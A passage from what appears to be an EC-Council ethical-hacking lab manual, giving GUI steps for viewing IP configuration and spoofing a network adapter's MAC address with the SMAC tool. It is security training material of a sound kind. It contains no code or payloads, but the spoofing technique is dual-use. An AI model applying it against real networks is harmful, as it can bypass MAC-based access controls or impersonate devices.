


Figure 1.5.19: SMAC to view the information of IPConfig

27. The **View IPConfig** window appears and displays the IP configuration details of the available network adapters. Click **Close** after analyzing the information.




Figure 1.5.20: SMAC IPConfig information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.5

Perform MAC Spoofing Using SMAC

28. Click the **MAC List** button to import the MAC address list into SMAC.




Figure 1.5.21: SMAC listing MAC addresses

29. The **MAC List** window appears; click the **Load List** button.




Figure 1.5.22: SMAC MAC List window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The **Load MAC List** window appears; select the **Sample_MAC_Address_List.txt** file and click **Open**.




Figure 1.5.23: SMAC MAC List window

31. A list of MAC addresses will be added to the **MAC List** in SMAC. Choose any **MAC Address** and click the **Select** button.




Figure 1.5.24: SMAC MAC List window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The selected MAC address appears under the **New Spoofed MAC Address** field.
33. Click the **Update MAC** button to update the machine's MAC address information.




Figure 1.5.25: Updating MAC address

34. The **SMAC** pop-up appears; click **Yes**. It will cause a temporary disconnection in your network adapter.

Note: This dialog box only appears in the evaluation or trial version.

Note: In evaluation mode, you can change the MAC address to **0C-0C-0C-0C-0C-01**. If you purchase SMAC, you can change the MAC address as you like.

